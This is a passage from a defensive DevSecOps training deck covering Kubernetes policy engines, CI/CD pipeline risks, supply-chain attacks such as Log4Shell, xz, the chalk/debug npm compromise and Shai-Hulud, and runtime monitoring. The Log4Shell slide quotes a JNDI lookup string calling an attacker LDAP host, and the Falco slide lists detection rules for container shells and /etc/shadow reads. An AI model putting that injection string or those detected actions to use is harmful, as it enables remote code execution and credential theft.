- Policy engines for more: Kyverno, OPA Gatekeeper
- Only images from our own registry
- Images must be signed
- Required labels, resource limits, no `latest` tag
- Same idea as Git hooks on day 0 – stop it at the gate, not after the fact
- Start in audit mode, look at the reports, then enforce

Kyverno – policy as code





- Kubernetes native policy engine – policies are Kubernetes resources in YAML
- Validate – reject or report resources that break the rules
- Mutate – change resources, e.g. add a default security context
- Generate – create resources, e.g. a default network policy in every new namespace
- Verify images – check signatures before a pod runs
- Can also run in CI with the Kyverno CLI – same policies before and after deploy

https://kyverno.io/docs/

Policy library: https://kyverno.io/policies/

Example Kyverno policy



```yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-run-as-nonroot
spec:
  validationFailureAction: Audit    # change to Enforce when ready
  rules:
  - name: run-as-non-root
    match:
      any:
      - resources:
          kinds:
          - Pod
    validate:
      message: "Containers must run as non-root."
      pattern:
        spec:
          securityContext:
            runAsNonRoot: true
```

Simplified example – field names differ between Kyverno versions, use the maintained policies from the library

Exercise: Kyverno Playground



- Open the Kyverno Playground – runs in your browser, no cluster needed

  https://playground.kyverno.io/
- Follow the built-in tutorial
- Load a policy from the catalog, e.g. from the Pod Security Standards category
- Paste the Juice Shop pod spec from day 0 – does it pass?
  Remove `runAsNonRoot` – what happens?
- Browse the policy library – which three would you start with?

  https://kyverno.io/policies/

Break



Photo by Alexas Fotos on Unsplash

Session 3: Tools and pipelines



- Where tools run – editor, pre-commit, pre-push, CI, registry, admission, runtime
- Many tools in one – scanner aggregators like MegaLinter
- The pipeline is a production system – it has secrets and deploy rights
- Case: tj-actions/changed-files, March 2025
- Pinning – tags move, commit SHAs and digests do not

- Exercise: threat-model your pipeline

Where do the tools run?



- Editor / IDE – linters, fast feedback, developer's choice
- Pre-commit and pre-push hooks – secret scanning, formatting, day 0 Semgrep
- CI on pull request – SAST, dependency scanning, tests, quality gates
- Build – SBOM generation, image scanning, signing
- Registry – rescan stored images when new CVEs appear
- Admission – Kyverno and Pod Security from Session 2
- Runtime – monitoring and detection, Session 5

- Shift left – find it early. But also: shift right – some things are only visible in production

You probably already have tools



- Secret scanning, push protection, SonarQube, Dependabot or Renovate, ...
- Adding tool number 11 is rarely the most important next step
- Questions to ask about the tools you have:
- Does a finding block the merge – or only produce a report nobody reads?
- Who triages the findings, and how fast?
- Which rules are actually enabled?
- Can a developer bypass or disable the check – and is that logged?
- A Fool with a Tool is still a Fool – day 0

Many tools in one – MegaLinter



- MegaLinter runs many linters and scanners in one container, in CI or locally
- Has a security flavor with tools like:
- Secrets: gitleaks, secretlint
- Code: semgrep, bandit, devskim
- Dependencies and SBOM: trivy, syft
- Infrastructure as code: checkov, kics, tflint, hadolint for Dockerfiles
- Results in SARIF – can be shown in GitHub, GitLab and others

- Convenient – and one dependency that pulls in dozens of tools
  What did you just trust? Who updates them?

https://megalinter.io/

Infrastructure as code



> **Infrastructure as code (IaC)** is the process of managing and provisioning computer data centers through machine-readable definition files, rather than physical hardware configuration or interactive configuration tools.[1] The IT infrastructure managed by this comprises both physical equipment such as bare-metal servers as well as virtual machines and associated configuration resources. The definitions may be in a version control system. It can use either scripts or declarative definitions, rather than manual processes, but the term is more often used to promote declarative approaches.

Source: https://en.wikipedia.org/wiki/Infrastructure_as_code

- Has become the norm in many places
- IaC is code – review it, scan it, keep it in Git like the application
- Kubernetes YAML, Terraform, Ansible, Dockerfiles, CI workflow files

The pipeline is a production system



- A CI/CD pipeline can read your source code, holds secrets,
  and can deploy to production – often with more rights than any developer
- Attack paths into the pipeline:
- Change the workflow file – who can do that, is it reviewed?
- Pull requests from forks – can they reach secrets?
- Third-party actions, plugins and images – code you run with your secrets
- Self-hosted runners – shared between projects, reused between jobs?
- Long-lived tokens – cloud keys, registry and package publishing tokens
- Same principles as everywhere else: least privilege, separation, logging

Case: tj-actions/changed-files – March 2025



- Popular GitHub Action, used in more than 23,000 repositories
- Attackers got write access and moved most existing version tags to a malicious commit
- The malicious code read secrets from the runner process memory
  and printed them, encoded, in the workflow logs
- Public repositories = public logs = leaked secrets
- Detected by StepSecurity 14 March 2025, CVE-2025-30066, on CISA KEV

- Workflows referencing `@v35` or `@v45` got the malicious code automatically
- Workflows pinned to a full commit SHA did not

https://www.cisa.gov/news-events/alerts/2025/03/18/supply-chain-compromise-third-party-tj-actionschanged-files-cve-2025-30066-and-reviewdogaction

Pinning – tags move, hashes do not



```yaml
steps:
  # Tag -- can be moved by whoever controls the repository
  - uses: some-org/some-action@v4

  # Full commit SHA -- immutable, comment shows the version
  - uses: some-org/some-action@0123456789abcdef0123456789abcdef01234567 # v4.2.1
```

- Same for container images: `image: nginx:1.27` vs `image: nginx@sha256:...`
- Same for dependencies: lockfiles – Session 4
- Pinning means you must update deliberately – Dependabot and Renovate can update pins
- Give the workflow token only the permissions it needs – read by default

Exercise: threat-model your pipeline



Take one of your own pipelines and answer – alone or with your neighbour:

- Who can change the pipeline/workflow files – is that reviewed like other code?
- Which secrets can a job reach – and can a pull request from a fork reach them?
- Are third-party actions, plugins and images pinned to a commit SHA or digest, or to a tag that can be moved?
- If you added MegaLinter tomorrow: how many tools would you implicitly trust, who updates them, and where do the results go?
- What would happen if one of these tools was compromised, like tj-actions?

The answers are about permissions, pinning and isolation – not about which scanner to add.

Break



Photo by Alexas Fotos on Unsplash

Session 4: Supply chain and vulnerability management



- OWASP Top 10:2025 – A03 Software Supply Chain Failures
- Third-party dependencies – Log4Shell
- Attacks on the supply chain – xz, npm September 2025, hardware implants
- Continuous Vulnerability Management – inventory, SBOM, OSV, prioritize, patch

- Exercise: npm audit and osv-scanner on Juice Shop – before and after the break

Exploiting Third-Party Dependencies



> The rampant use of third-party dependencies, in particular from the OSS realm, has created an easy-to-overlook gap in the security of many web applications. A hacker, bug bounty hunter, or penetration tester can take advantage of these integrations and jumpstart their search for live vulnerabilities. Third-party dependencies can be attacked a number of ways, from shoddy integrations to fourth-party code or just by finding known exploits discovered by other researchers or companies.

Source: *Web Application Security*, Andrew Hoffman, chapter 15

- Be careful what you include in your environment
- Two different problems:
- Vulnerable dependencies – honest mistakes, get a CVE, need patching
- Malicious dependencies – the supply chain itself is attacked

November 2021: Log4Shell



It would not be possible to discuss 2021 in the context of vulnerabilities without the mention of Log 4Shell. **A widely used Java-based logging library caused headaches for Security professionals worldwide**. Many scrambled to quantify their use of Log4j within their estates.

A zero-day exploit quickly followed, confirming the worst - **Remote Code Execution (RCE) was indeed possible.** However, what made the nature of the vulnerability even more challenging was the ability to exploit a backend logging system from an unaffected front end host. For example, an attacker can craft a weaponised log entry on a mobile app or webserver not running Log4j. The attacker could make their way through to backend middleware itself running Log4j, which significantly extends the attack surface of the vulnerability.

The NCSC even took the step of recommending the update was immediately applied, whether or not Log4Shell was known to be in use. As is commonly the case with critical vulnerabilities, two successive Log4j patches were subsequently released in the week following the original addressing Denial of Service (DoS) and a further RCE. This further increased workloads of Security and IT teams just as they thought the worst of 2021 had been and gone.

Source - for this description:
https://chessict.co.uk/resources/blog/posts/2022/january/2021-top-security-vulnerabilities/

See also https://en.wikipedia.org/wiki/Log4Shell

Log4Shell – what it taught us



- CVE-2021-44228 – a log message like `${jndi:ldap://attacker/a}` made Log4j connect out and load code
- First question everywhere: *do we use Log4j?* – most could not answer quickly
- Log4j was often a dependency of a dependency, or inside a vendor product
- Lessons:
- Know what you run – inventory and SBOM
- Be able to patch and redeploy fast
- Restrict outbound traffic from servers – the exploit needed to connect out
- Monitor – the callbacks were visible in network logs, Session 5

xz backdoor – found by a PostgreSQL developer



- March 2024, Andres Freund, PostgreSQL developer at Microsoft, benchmarking PostgreSQL on Debian unstable
- SSH logins used more CPU and took longer than expected – he investigated
- Found a backdoor in xz/liblzma 5.6.0 and 5.6.1 – CVE-2024-3094, CVSS 10
- sshd does not use liblzma directly – distributions patch sshd for systemd notification, and libsystemd pulls in liblzma
- The backdoor allowed remote code execution for whoever had the attacker's private key
- Caught before it reached stable releases of the big distributions

https://www.openwall.com/lists/oss-security/2024/03/29/4

xz – the long game



- The attacker “Jia Tan” contributed to xz for about two years
- Gained trust, then commit access, then release manager rights
- Pressure on the overworked original maintainer from other accounts – social engineering
- The payload was hidden in binary test files, and the code that activated it
  was only in the release tarballs – not in the Git repository

- Lessons:
- Critical infrastructure maintained by one tired volunteer
- Reviewing the Git repository is not enough – the tarball was different
- Reproducible builds help detect this
- Found by someone who cared about 500 milliseconds – performance monitoring is security monitoring

npm September 2025 – chalk and debug



- 8 September 2025: maintainer Josh Junon (qix) receives a phishing mail from `npmjs.help`
- The mail claimed his 2FA had to be updated or the account would be locked
- Attackers published malicious versions of 18 packages – including `chalk` and `debug` together more than 2 billion weekly downloads
- Payload: in browsers, replaced crypto wallet addresses in transactions with the attacker's
- Detected within hours by Aikido Security, removed the same day

- Anyone running `npm install` without a lockfile in that window could get the malicious version

Shai-Hulud – the first npm worm, September 2025



- Discovered 14–15 September 2025, first seen in `@ctrl/tinycolor`
- Runs at install time – `postinstall` script
- Steals credentials – runs TruffleHog on the filesystem, checks cloud metadata endpoints
- Publishes the stolen secrets to public GitHub repositories named Shai-Hulud
- Adds a GitHub Actions workflow to exfiltrate secrets from CI – see Session 3
- Self-replicates: uses stolen npm tokens to publish infected versions of the victim's own packages
- Hundreds of packages compromised, a second wave Shai-Hulud 2.0 in November 2025

https://sysdig.com/blog/shai-hulud-the-novel-self-replicating-worm-infecting-hundreds-of-npm-packages/

Supply chain attacks also hit hardware



- October 2026: Ledger hardware wallets sold through the reseller CryptoBilis (Malaysia, Indonesia, Philippines) contained an added hardware implant
- The implant reads the 24-word recovery phrase from the screen during setup and sends it out over LTE using a tiny eSIM
- Battery replaced with a smaller one to make room for MCU, eSIM and LTE module
- The device's Genuine Check passed – it verifies the Secure Element, which was untouched
- Third-party estimates: 86–93 million USD from more than 300 wallets, not confirmed by Ledger

- Integrity checks verify what they know about – not the box around it
- Who did you buy from? Supply chain includes resellers

Defences against malicious dependencies



- Commit the lockfile – and use `npm ci` / equivalent in CI, not `npm install`
- `--ignore-scripts` – install scripts are how Shai-Hulud ran
- Do not take a new version the minute it is published – most malicious versions are found and removed within hours or days
- Phishing-resistant MFA and short-lived tokens for publishing – Session 0
- Internal mirror or proxy registry – control what comes in
- Review dependency updates like code – what changed, who published it?
- Fewer dependencies – every package is a maintainer you trust

Inventory and Control of Software Assets



CIS Control 2:
Inventory and Control of Software Assets
Actively manage (inventory, track, and correct) all software on the network so that only authorized software is installed and can execute, and that all unauthorized and unmanaged software is found and prevented from installation or execution.

What versions of software do we depend on?

What software needs to be phased out, upgraded?

SBOM – Software Bill of Materials, a machine-readable list of components
formats CycloneDX and SPDX, generated by tools like syft and trivy

EU Cyber Resilience Act – manufacturers must keep an SBOM

Source: Center for Internet Security CIS Controls 7.1 CIS-Controls-Version-7-1.pdf

Continuous Vulnerability Management



CIS Control 3:
Continuous Vulnerability Management
Continuously acquire, assess, and take action on new information in order to identify vulnerabilities, remediate, and minimize the window of opportunity for attackers.

Acquire – CVE feeds, vendor advisories, OSV, scanners in CI and registry

Assess – not all critical CVEs are critical for you: reachable? exposed? exploited?
CISA Known Exploited Vulnerabilities (KEV) catalog helps prioritize

Act – patch, upgrade, mitigate, or accept the risk with a documented reason

Continuously – an image that was clean last month is not clean today

Source: Center for Internet Security CIS Controls 7.1 CIS-Controls-Version-7-1.pdf

OSV – vulnerabilities and malicious packages



- OSV – Open Source Vulnerabilities, a database and a format, covering many ecosystems
  npm, PyPI, Maven, Go, crates.io, Debian, ...
- Vulnerabilities have IDs like `CVE-` and `GHSA-`
- Malicious packages have IDs starting with `MAL-`
  from the OpenSSF Malicious Packages repository
- `osv-scanner` – scans lockfiles, SBOMs and directories against OSV
- `npm audit` – uses the GitHub Advisory Database

https://osv.dev/

https://github.com/ossf/malicious-packages

https://google.github.io/osv-scanner/

Exercise: npm audit and osv-scanner on Juice Shop



- Clone Juice Shop – look at `.npmrc`: why is there no lockfile?
- Create a lockfile without installing anything:

```
npm install --package-lock-only --package-lock=true --ignore-scripts
```

- Why `--ignore-scripts`? Install scripts are how Shai-Hulud spread
- Run `npm audit` – how many, how severe?
- Then `osv-scanner scan source -L package-lock.json` – same results?

Details in the exercise booklet. Part 1 now, part 2 after the break.

Break



Photo by Alexas Fotos on Unsplash

Exercise part 2: what if it was 8 September 2025?



- Compare your `npm audit` result with your neighbour – same number?
  Why not? The lockfile was resolved today, from version ranges
- Find `debug` and `chalk` in your lockfile – which versions?
- What would `npm install` have given you on 8 September 2025?
- What protects you: a committed lockfile, `npm ci`, `--ignore-scripts`, waiting a few days?
- Which of these do your own projects use today?

8 September 2025 – the malicious versions



- 18 packages from the same maintainer account, among them:
  `debug 4.4.2`, `chalk 5.6.1`, `ansi-styles 6.2.2`, `supports-color 10.2.1`, `strip-ansi 7.1.1`, `ansi-regex 6.2.1`, `wrap-ansi 9.0.1`, `color-convert 3.1.1`, `color-name 2.0.1`, `slice-ansi 7.1.1`, `error-ex 1.3.3`
- Each was published as the newest version – matching `^` ranges everywhere
- Removed within hours – `debug 4.4.2` was already gone the same afternoon
- Clean versions published on top: e.g. `chalk 5.6.2`, `ansi-styles 6.2.3`, `strip-ansi 7.1.2`

- Check your own lockfile:

```
grep -A2 '"node_modules/debug"' package-lock.json
```

Juice Shop on 8 September 2025?



Package	In lockfile today	Malicious	Dependents with a range that includes it
debug	2.6.9, 3.2.7, **4.4.3**	4.4.2	32 of 45
strip-ansi	5.2.0, 6.0.1, **7.2.0**	7.1.1	9 of 22
ansi-styles	3.2.1, 4.3.0, **6.2.3**	6.2.2	4 of 13
wrap-ansi	5.1.0, 6.2.0, 8.1.0, 9.0.2	9.0.1	2 of 6
color-name	1.1.3, 1.1.4, 2.1.1	2.0.1	2 of 9
slice-ansi	7.1.2, 8.0.0	7.1.1	1 of 2
error-ex	1.3.4	1.3.3	1 of 1
chalk	2.4.2, 4.1.2	5.6.1	0 of 5

- Not chalk – Juice Shop only uses chalk 2 and 4
- But almost certainly `debug 4.4.2` – 4.4.3 was only published after the cleanup
- Caveat: today's dependency tree, generated October 2026 – indicative, not an exact replay

What would have protected Juice Shop?



- A committed lockfile with `npm ci` – you get what was reviewed, not what is newest
  Juice Shop has `package-lock=false` – every install resolves again
- Waiting before taking new versions – the malicious versions lived for hours
- `--ignore-scripts` – would *not* have helped here:
  the chalk/debug payload ran in the browser, not at install time
  It does help against install-time malware like Shai-Hulud a week later
- osv-scanner and `MAL-` advisories – find it afterwards, if the exact version is in your lockfile

- No single control is enough – defense in depth, also in the supply chain

Session 5: Runtime environments – final recommendations



- ISO/IEC 27001:2022 Annex A 8.31 – separation of development, test and production
- Kubernetes examples
- Don't forget the usual stuff:
- Centralized logging – VictoriaLogs as example
- Network IDS – Suricata and Zeek
- Runtime monitoring for containers – Falco
- Log4Shell callbacks – why outbound traffic matters
- Final recommendations

Separation of Development, Test and Production Environments



Control 8.31:
Separation of development, test and production environments
Development, testing and production environments are separated and secured. (paraphrased)

Can a developer deploy directly to production – without the pipeline?

Is production data used in test – and is test protected like production then?

Do test and production share credentials, networks or clusters?

Are compilers, debuggers and admin tools present in production?

Source: ISO/IEC 27001:2022 Annex A 8.31

Separation with Kubernetes – examples



- Separate clusters for production – namespaces are not a strong boundary
- Separate cloud accounts or projects – different credentials, different blast radius
- RBAC: developers read in production, the pipeline deploys
- Network policies and firewalls between environments
- Same images in test and production – promote by digest, do not rebuild
- Admission policies stricter in production – Kyverno from Session 2
- Test data generated or anonymised – Privacy by Design from Session 0

Soft Multi tenancy



Depending on your needs, it might be interesting to investigate soft multi tenancy;

> The level of isolation offered is sometimes described using terms like “hard” multi-tenancy, which implies strong isolation, and “soft” multi-tenancy, which implies weaker isolation. In particular, ”hard”multi-tenancy is often used to describe cases where the tenants do not trust each other, often from security and resource sharing perspectives (e.g. guarding against attacks such as data exfiltration or DoS). Since data planes typically have much larger attack surfaces, ”hard”multi-tenancy often requires extra attention to isolating the data-plane, though control plane isolation also remains critical.

Source: https://kubernetes.io/docs/concepts/security/multi-tenancy/

- Namespaces give soft multi tenancy – prevent accidents, breaking other groups services
- Production and test do not trust each other in the same way – prefer separate clusters

Preparing environments for production



- Day 0: change management, the foundation must be in order
- Production checklist – examples:
- Debug off, sample data and default accounts removed
- Secrets from a secret store, not from files in the image
- Logs sent off the system
- Backups tested – restore, not just backup
- Monitoring and alerting – someone actually receives the alerts
- Automate the checklist – policies, benchmarks like kube-bench and Lynis

Maintenance, Monitoring and Analysis of Audit Logs



> CIS Control 6:
> Maintenance, Monitoring and Analysis of Audit Logs
> Collect, manage, and analyze audit logs of events that could help detect, understand, or recover from an attack.

... and present it, use it daily, report it to management!

Send logs off the system – an attacker with root can delete local logs


Log security events – logins, failed logins, permission changes, admin actions

Do not log secrets and personal data – tokens in URLs end up in logs

OWASP Top 10:2025 A09 – Security Logging and Alerting Failures

Source: Center for Internet Security CIS Controls 7.1 CIS-Controls-Version-7-1.pdf

VictoriaLogs



VictoriaLogs is an open source log database from VictoriaMetrics, used as the central store that many systems send their logs into, which enables cross-application searching and correlation.

Picture from https://docs.victoriametrics.com/victorialogs/

VictoriaLogs overview



- Single executable, zero configuration, sensible defaults –
  single-node and cluster versions, Apache License 2.0
- Ingestion – accepts logs over many common protocols, e.g.
  JSON lines over HTTP, syslog,
  HTTP API JSON and existing shippers like Vector, Fluent Bit, Filebeat work
- LogsQL – query language with full-text search and analytics, e.g.
  `_time:5m log.level:error`
- Web UI built in, plus a Grafana plugin for dashboards
- Works with command line tools too – `curl`, `jq`, `grep`, `sort`

Documentation:

https://docs.victoriametrics.com/victorialogs/

Network IDS – Suricata and Zeek



- Applications and hosts can be compromised – the network sees the traffic anyway
- Suricata – IDS/IPS with signatures, protocol parsing, file extraction, JSON event output (EVE) https://suricata.io/
- Zeek – network security monitor, writes detailed logs of connections, DNS, HTTP, TLS, ... https://zeek.org/
- Both write JSON logs – send them to the same central log store as everything else
- Especially useful: DNS logs, TLS server names, new outbound connections
- Remember from Session 1: Suricata has CVEs too – keep the sensors updated

Intrusion Detection on Kubernetes



Chapter 9. Intrusion Detection
In this chapter we will see how container intrusion detection operates with the new low-level eBPF interface, what forensics looks like for a container, and how to catch attackers who have evaded all other controls.

Source: *Hacking Kubernetes: Threat-Driven Analysis and Defense*, Andrew Martin, Michael Hausenblas, O'Reilly, October 2021

- Tool they present is Falco an eBPF-Based IDS
- They also mention my favourites Zeek https://zeek.org/ and Suricata https://suricata.io/
- Cilium has Hubble for network flow observability – who talks to whom https://docs.cilium.io/en/stable/observability/hubble/
- I recommend doing your usual, and then evaluate options

Runtime monitoring for containers – Falco



- Falco – runtime security for hosts, containers and Kubernetes, CNCF project, originally created by Sysdig https://falco.org/
- Watches system calls and Kubernetes audit events, alerts on rules like:
- A shell started inside a container
- Write below `/etc` or to binary directories
- Unexpected outbound connection
- Read of sensitive files like `/etc/shadow`
- Alternatives in the same space: Tetragon (Cilium project), Tracee (Aqua)
- Sysdig published analyses of runc escapes and Shai-Hulud – detection rules follow the cases

Log4Shell callbacks – the network saw it



- Log4Shell exploitation required an outbound connection – LDAP, DNS – to a callback server
- 12 December 2021, two days after disclosure: CrowdSec published a GitHub Gist with IPs exploiting CVE-2021-44228, detected by the CrowdSec community – and a live tracker

  https://gist.github.com/blotus/f87ed46718bfdc634c9081110d243166
- Others followed, e.g. GreyNoise lists of scanning IPs and callback domains, Fox-IT lists of observed listeners
- Organisations with DNS logs and Zeek/Suricata logs could search back in time: did any of our servers connect to these?
- Organisations with default deny egress were not reachable by the second stage

- Logging you set up before the incident is the logging you can use during it

Monitoring and updating – upgrades



Since Kubernetes is a complex system, I recommend making an initial deployment plan which is longer than a release cycle of Kubernetes. Currently new releases are coming out rapidly, so a 3-4 month plan should suffice.
Main goal is to try upgrading the cluster *before* you have production running!

https://kubernetes.io/releases/

You need to upgrade all parts, so remember which parts you use:

- Firmwares and supporting systems, routers, switches, server control, storage, ...
- Operating systems
- Kubernetes core components
- CNI like Cilium, policy engines like Kyverno, and various other plugins
- Your own images – rebuild for new base images, Session 2

Final recommendations



- Know what you run – inventory, SBOM, lockfiles committed
- Use the framework's security functions – authentication, CSRF, escaping, ORM
- Phishing-resistant MFA for everyone who can publish code or deploy
- Least privilege everywhere – users, service accounts, tokens, pipelines, containers
- Pin what you depend on – actions, images, packages – and update deliberately
- Enforce rules at the gates – Git hooks, CI, admission control
- Separate development, test and production
- Log centrally, monitor network and runtime – don't forget the usual stuff like IDS
- Practice – the Juice Shop is always available for training

Annex A Controls and Day 1



- 5.15 Access control, 8.5 Secure authentication – Session 0
- 5.34 Privacy and protection of PII – Session 0
- 8.27 Secure system architecture and engineering principles – Session 1
- 8.9 Configuration management – Session 2 and 3
- 8.25 Secure development life cycle, 8.29 Security testing – Session 3
- 5.21 Managing information security in the ICT supply chain – Session 4
- 8.8 Management of technical vulnerabilities – Session 4
- 8.31 Separation of development, test and production environments – Session 5
- 8.15 Logging, 8.16 Monitoring activities – Session 5

Questions?



Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com

Optional: Exercises, questions



- Continue the exercises from today – or pick from the booklet
- Questions and loose talk – what will you take back to your team?
- Your own environment: which of the final recommendations is the first to work on?
- Exercise booklet has more material for later:
- Session tokens, Postman, password hashing
- Django string handling, ORM and e-mail validation
- Git hook, PMD static analysis, American fuzzy lop
- Real vulnerabilities, security.txt, securing the Juice Shop, Lynis